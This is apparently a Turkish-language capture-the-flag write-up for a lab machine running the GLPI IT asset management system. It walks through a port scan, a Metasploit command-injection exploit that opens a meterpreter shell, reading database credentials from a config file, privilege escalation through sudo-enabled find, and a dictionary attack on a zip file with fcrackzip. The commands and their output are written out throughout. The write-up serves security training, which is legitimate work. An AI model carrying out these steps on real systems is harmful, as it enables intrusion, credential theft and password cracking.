Find and Crack


Soru 1 : Kullanılan BT Varlık Yönetimi ve hizmet masası sistemi yazılımının adı nedir?

Web sayfamız bu şekilde , ortada “BT Yönetimi CMS” yazıyor muhtemelen bu bizi cevaba götürücek ve göründüğü üzere bir link verilmiş.

Bizi

böyle bir sayfa karşılıyor ve BT Yönetim Yazılımın adının GLPİ olduğunu düşünüyorum ve cevabı girdiğimde doğru olarak kabul etti.

CEVAP: GLPİ



Soru 2 : Veritabanına bağlanmak için kullanılan kullanıcı adı nedir?
Bunun için önce port taraması yapalım.

```
Host is up (0.10s latency).
Not shown: 998 closed port
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1
root@Hegir:/home/servet/In
```

80 İle 3306 yani http ile mysql çalıştığını görüyoruz.
Bu soruya cevaba ulaşmak için 2 yoldan geçmemiz gerekiyor birisi login sayfasına Brute Force ancak bu en son altrenatifimiz olmalı, çünkü şansa bağlı bir saldırı faktörü, bunun yerine GLPİ BT yöneticisi için exploit arayabiliriz ilk önce metapsloit içerisinden bakmayı herzaman tercih ediyorum.

```
msf6 > search glpi
```

Arama komutumuz ile arıyoruz ve sonuçlara bakalım;

```
   -----  -----------
    0  exploit/linux/http/glpi_htmlawed_php_injection  2022-01-26       excellent
   Yes    GLPI htmLawed php command injection
    1    \_ target: Nix Command                        .                .
   .      .
    2    \_ target: Linux (Dropper)                    .                .
   .      .
    3  exploit/multi/http/glpi_install_rce             2013-09-12       manual
   Yes    GLPI install.php Remote Command Execution
```

2 Adet çıktı birisi yılında zafiyet ancak 2013 Uzakttan Komut Yürütme zafiyeti ve biriside 2022 de yayınlanmış OS Injection, burada önceliğimiz her zaman son sürümü kullanmak olucak.
Bunu use 0 ile seçip ayarlarımızı yapmaya geçebilirz.

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set LHOST 10.8.1.47
LHOST => 10.8.1.47
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set RHOST 172.20.3.156
RHOST => 172.20.3.156
msf6 exploit(linux/http/glpi_htmlawed_php_injection) >
```

Bu 2 alan boştu ve gerekli ayarları yaptım şimdi ise run deyip başlatalım.

Ve bağlantım geldi ;

```
meterpreter > ls
Listing: /var/www/html/glpi/vendor/htmlawed/htmlawed
================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100755/rwxr-xr-   18092   fil   2012-06-30 11:57:08 +030  LICENSE-GPL2
x                                0
100755/rwxr-xr-   7651    fil   2012-06-30 11:55:58 +030  LICENSE-LGPL3
x                                0
100755/rwxr-xr-   54766   fil   2021-09-04 02:43:00 +030  htmLawed.php
x                                0
100775/rwxrwxr-   52516   fil   2020-12-22 09:47:42 +030  htmLawedTest.php
x                                0
100666/rw-rw-rw   218118  fil   2021-09-04 02:43:48 +030  htmLawed_README.htm
-                                0
100775/rwxrwxr-   127498  fil   2021-09-04 02:27:18 +030  htmLawed_README.txt
x                                0
100775/rwxrwxr-   22390   fil   2019-09-25 09:46:58 +030  htmLawed_TESTCASE.txt
x                                0

meterpreter >
```

Soruma cevap olarak benim config gibi bir konfiguarsyon dosyası bulmam gerekiyor bu dizinde yok, tek tek bir arka dizine giderek, bu isme benzer dosya var mı diye kontrol edicem.

GLPİ dizini altında config adında bir dizin buldum.

```
meterpreter > ls
Listing: /var/www/html/glpi
===========================
```

İçine girip bakalım.
Ve bir adet database.php adında bir dosya buluyorum bunun içinde kullanıcıların olması gerek.

```
ls
config_db.php
glpicrypt.key
```

Ve cat ile dosyayı okuyorum.

```
config_db.php
glpicrypt.key
cat config_db.php
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost';
   public $dbuser = 'glpiuser';
   public $dbpassword = 'glpi-password';
   public $dbdefault = 'glpi';
   public $use_timezones = true;
   public $use_utf8mb4 = true;
   public $allow_myisam = false;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
```

Glpiuser kullanıcısı olarak bağlanmışız.
CEVAP : glpiuser

Soru 3 : Hangi komut sudo ayrıcalıkları ile çalıştırılabilir?
Önceki write-up yazılarımda'da açıkladığım gibi sudo ayrıcalıklarıyla çalışan komutları listelemek için list "-l" komutu çalıştırabiliriz.

```
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loc
bin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL : ALL) NOPASSWD: /bin/find
```

Cevap : -l

Soru 4 : backup.zip parolası nedir?

Bizden böyle bir dosyanın parolasını istiyor ancak biz bu dosya nerede bilemiyoruz, Linux işletim sistemi dizin hiyarişisi çok kapsamlı ve geniş olduğundan direkt olarak, nerede olduğuna dair find komutu ile öğrenebilriz.
Kod : sudo find / -name “backup.zip”

```
find: ‘/var/cache/apt/archives/partial’: Permission denied
find: ‘/var/cache/apparmor/c08a2770.0’: Permission denied
find: ‘/var/spool/rsyslog’: Permission denied
find: ‘/var/spool/cron/crontabs’: Permission denied
find: ‘/var/log/apache2’: Permission denied
find: ‘/var/log/private’: Permission denied
find: ‘/lost+found’: Permission denied
sudo find / -name "backup.zip"
find: ‘/proc/718/task/718/net’: Invalid argument
find: ‘/proc/718/net’: Invalid argument
/root/backup.zip
```


Ben ilk önce sudo’suz komutu çalıştırmaya çalıştığımdan dolayı yetki hatası aldım ve onuda yinede göstermek istedim sudo kullanmadığımız için çalışmicaktır.
Ama yinede yetkimiz kısıtlı yetkimizi yükseltmemiz gerekiyor.
İd komutu ile şuan ki yetkilerimize ve kullanıcımıza bakabiliriz;

Yetki


```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),27(sudo)
```

yükseltme içinde GTFOBins web sitesinden yararlanmayı düşünüyorum.
Biz sudo ayrıcalıklı komutlarına bakmak istediğmizde find komutunu görmüştük buradan yetki yükseltebilriz.
Kaynak :https://gtfobins.github.io/


Web sitenin arama




motoruna find yazıp bunun ile ilgili bir yetki yüksetlme var mı diye kontrol ediyorum.
Buradan sudo olana tıklıyoruz;



ve bu komutumuzu hedefde çalıştıralım.




Ve root olmayı başardık.



Root dizinine gidip backup.zip dosyasını arşivden çıkarmayı deniyorum ancak parola istediğinden ötürü çıkaramayıorum.

Bu dosyayı kendi makineme yüklemek için bir http server oluşturacağım. Ve zip dosyaını kendi bilgisayarıma indiricem.

python3 -m http.server 1515 ile server açabiliriz.
Ve dosyayı ana makineya aldıktan sonra , popüler araçlardan birisi olan fcrackzip aracını;



Bu kod ile Linux bilgisayarınıza indiribilirsiniz.
Ve parola saldırısını yapmak için şu kodu kullanlaım.

fcrackzip -D -p /rockyou.txt -u backup.zip

Kodun açıklaması ;

-D: Bir sözlük saldırısı yapılacağını belirtmek için kullanılır

-p: Başlangıç parolası olarak metin kullan
-u: Parola saldırısı yapılacak zip dosyası
Not: rockyou.txt veya başka saldırıda kullancağınız txt dosyası varsa tam yolu verin veya aynı dizindeyse direkt ismi yeterli.

```
PASSWORD FOUND!!!!: pw == asdf;lkj
```

Ve parolamızı bulduk.

Cevap : asdf;lkj

Soru 5 : Kimin madencilik yaptığından şüpheleniliyor?

Bunun için arşivi zipten çıkaralım,

Parolamızı girdik istedi ver sonucunda çıkardı.

```
servet@Hegir:~/İndirilenler/ctf$ unzip backup.zip
Archive:  backup.zip
[backup.zip] monitors.csv password:
  inflating: monitors.csv
  inflating: computers.csv
  inflating: network-devices.csv
  inflating: printers.csv
```

Dosyalara bakarken computers.csv dosyasında bir yazıya denk geldim Türkçe karşılığı ;
“madencilik yapıyor olabilir”

```
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";"HQ";
"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
```

Bunu deniyelim galiba doğru cevabımız bu olucak. Ethan Friedman
Cevap : Ethan Friedman